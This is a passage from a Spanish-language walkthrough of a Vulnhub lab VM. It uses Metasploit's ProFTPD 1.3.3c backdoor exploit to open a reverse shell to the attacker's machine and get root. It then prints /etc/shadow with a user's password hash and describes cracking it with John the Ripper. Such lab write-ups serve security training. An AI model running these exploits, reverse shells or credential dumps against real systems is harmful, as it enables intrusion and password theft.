[*] A: "OUf4Rzt3kFeyM5A3\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.135.148:4444 -> 192.168.135.128:51958) at 2020-04-15 02:44:42 -0300
```

Como vemos, una vez hemos configurado el uso del exploit y sus opciones (revisar todas las opciones), lo ejecutamos, y el mismo se ejecuta correctamente ya que al terminar nos indica que se tenemos una sesión de Shell abierta.

Ya tenemos la VM totalmente pwneada. Si ejecutamos el comando *whoami* veremos que somos root, con lo cual a partir de aquí podemos jugar con la VM a nuestra disposición:

```
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 192.168.135.128
RHOST => 192.168.135.128
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.135.148:4444
[*] 192.168.135.128:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ZljpSXfB03xMnjVQ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "ZljpSXfB03xMnjVQ\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.135.148:4444 -> 192.168.135.128:51962) at 2020-04-15 18:32:56 -0300

whoami
root
pwd
/
uname -a
Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```

Pese a ya tener pwneada la VM, pese a tener el acceso full al panel de admin del WordPress nos está faltando el flag principal, con el que poder loguear a la máquina con el prompt de usuario que nos presenta la misma cuando la booteamos, el cual es *marlinspike*.


Tenemos muchas formas de hacerlo, de hecho, sería tan sencillo y tan trivial como hacer un *change password* al usuario con el login de root que ya conseguimos, pero vamos a hacer la cosas bien.

Con lo cual visualizamos el archivo */etc/shadow*

```
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uuidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::
mysql:!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
```


Cómo podemos ver encontramos al usuario y a su hash. A partir de aquí tenemos algunas opciones básicas y a gusto de cada uno, podemos bajarnos el shadow a nuestro equipo y crackearlo con **John The Ripper** o **Hashcat**, o podemos tomar el hash haciendo un copy del mismo y pegándolo en alguno de los sitios que ya existen para estos menesteres, cómo por ejemplo **crackstation**.

En nuestro caso vamos a bajarnos el shadow y romperlo con John the Ripper, cómo vemos a continuación:



Vemos que la password de esta VM de Vulnhub relacionada al usuario *marlinspike* es también *marlinspike*,

Ahora sólo queda loguearse con dicho usuario en la interfaz inicial que nos presentó al inicio cuando la inicializamos:



¡Y voilá!